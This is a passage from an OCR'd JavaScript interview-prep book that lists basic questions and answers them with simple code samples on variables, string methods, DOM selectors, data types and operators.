TOP

200

JavaScript

INTERVIEW QUESTIONS

HAPPY RAWAT

PREFACE

ABOUT THE BOOK

This book contains 200 very important JavaScript interview questions.

ABOUT THE AUTHOR

Happy Rawat has around 15 years of experience in software development.
He helps candidates in clearing technical interview in tech companies.

Chapters

Fundamentals

Advanced

Scenario & Coding (50 Questions)

Chapter 1: Basics

Q1. What is JavaScript? What is the role of JavaScript engine?

Q2. What are client side and server side?

Q3. What are variables? What is the difference between var, let, and const ?

Q4. What are some important string operations in JS?

Q5. What is DOM? What is the difference between HTML and DOM?

Q6. What are selectors in JS?

Q7. What is the difference between getElementById, getElementsByClassName and getElementsByTagName?

Q8. What are data types in JS?

Q9. What are operators? What are the types of operators in JS?

Q10. What are the types of conditions statements in JS?

Chapter 1: Basics

Q11. What is a loop? What are the types of loops in JS?

Q12. What are Functions in JS? What are the types of function?

Q13. What are Arrow Functions in JS? What is it use?

Q14. What are Arrays in JS? How to get, add & remove elements from arrays?

Q15. What are Objects in JS?

Q16. What is Scope in JavaScript?

Q17. What is Hoisting in JavaScript?


Q18. What is Error Handling in JS?


Q19. What is JSON?

Q20. What is asynchronous programming in JS? What is its use?

Q. What is JavaScript? What is the role of JavaScript engine? V. IMP.

- JavaScript is a programming language that is used for converting static web pages to **interactive and dynamic** web pages.
- A JavaScript engine is a program present in web browsers that executes JavaScript code.





Q. What is JavaScript? What is the role of JavaScript engine? V. IMP.

index.html > ...


```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>
    <h1>Interview Happy</h1>
    <button id="myButton">Click</button>

    <script src="index.js"></script>

  </body>
</html>
```

index.js > ...

```js
// Get a reference to the button element
var button = document.getElementById("myButton");

// Add a click event listener to the button
button.addEventListener("click", function () {
  alert("Button was clicked!");
});
```

Q. What are Client side and Server side? V. IMP.


- A client is a device, application, or software component that **requests** and consumes services or resources from a server.
- A server is a device, computer, or software application that **provides** services, resources, or functions to clients.



Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- Variables are used to **store** data.

```
var count = 10;
```



Q. What are variables? What is the difference between var, let, and const ? V. IMP.

- var creates a **function-scoped** variable.

```
//using var
function example() {

  if (true) {

    var count = 10;
    console.log(count);
    //output: 10
  }

  console.log(count);
  //Output: 10
}
```


- let creates a **block-scoped** variable

```
//using let
function example() {

  if (true) {

    let count = 10;
    console.log(count);
    //Output: 10
  }

  console.log(count);
  //Output: Uncaught
  //Reference Error:
  //count is not defined
}
```

- const can be assigned only once, and its value **cannot be changed** afterwards.

```
// Using constant
const z = 10;
z = 20;

// This will result
//in an error
console.log(z);
```

Q. What are some important string operations in JS?



Q. What are some important string operations in JS?

```
//Add multiple string
let str1 = "Hello";
let str2 = "World";
let result = str1 + " " + str2;
console.log(result);
// Output: Hello World
```

```
// Using concat() method
let result2 = str1.concat(" ", str2);
console.log(result2);
// Output: Hello World
```

```
//Extract a portion of a string
let subString = result.substring(6, 11);
console.log(subString);
// Output: World
```

```
//Retrieve the length of a string
console.log(result.length);
// Output: 11
```

```
//Convert a string to uppercase or lowercase
console.log(result.toUpperCase());
// Output: HELLO WORLD
console.log(result.toLowerCase());
// Output: hello world
```

```
//Split a string into an array of substrings
//based on a delimiter
let arr = result.split(" ");
console.log(arr);
// Output: ["Hello", "World"]
```


```
//Replace occurrences of a substring within a string
console.log(result.replace("World", "JavaScript"));
// Output: Hello JavaScript
```

```
//Remove leading and trailing whitespace
let str = "   Hello World   ";
let trimmedStr = str.trim();
console.log(trimmedStr);
// Output: Hello World
```

Q. What is DOM? What is the difference between HTML and DOM? V. IMP.

```
<!DOCTYPE html>
<html>

    <head>
        <title>My Text </title>
    </head>

    <body>
        <h1>
            My Header
        </h1>
        <p> My Paragraph </p>
    </body>

</html>
```

Static HTML




DOM Tree(Real)

- The DOM(Document Object Model) represents the web page as a **tree-like structure** that allows JavaScript to dynamically access and manipulate the content and structure of a web page.

Q. What are selectors in JS? V. IMP.

- Selectors in JS help to **get specific elements from DOM** based on IDs, class names, tag names.




```
<div id="myDiv">Test</div>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
```

Q. What is the difference between getElementById, getElementsByClassName and getElementsByTagName? V. IMP.

```html
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Methods</title>
  </head>
  <body>
    <div id="myDiv" class="myClass">1</div>
    <div class="myClass">2</div>
    <p class="myClass">3</p>

    <script src="index.js"></script>
  </body>
</html>
```

```js
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
// Output: 1
```

```js
//getElementsByClassName - select multiple elements that
                         //share the same class name
const elements = document.getElementsByClassName("myClass");

for (let i = 0; i < elements.length; i++) {
  console.log(elements[i].textContent);
}
// Output: 1 2 3
```


```js
//getElementsByTagName - select multiple elements based
                       //on their tag name
const elementsTag = document.getElementsByTagName("div");

for (let i = 0; i < elementsTag.length; i++) {
  console.log(elementsTag[i].textContent);
}
// Output: 1 2
```

Q. What are data types in JS?

- A data type determines the **type of variable.**


```
//Number
let age = 25;
```

```
//String
let message = 'Hello!';

//Boolean
let isTrue = true;

//Undefined
let x;
console.log(x);
// Output: undefined

//Null
let y = null;
console.log(y);
// Output: null
```




Q. What are operators? What are the types of operators in JS? V. IMP.

- Operators are **symbols or keywords** used to perform operations on operands.



Q. What are operators? What are the types of operators in JS? V. IMP.




```
let x = 5;
let y = 2;

console.log(x + y);
console.log(x - y);
console.log(x * y);
console.log(x / y);
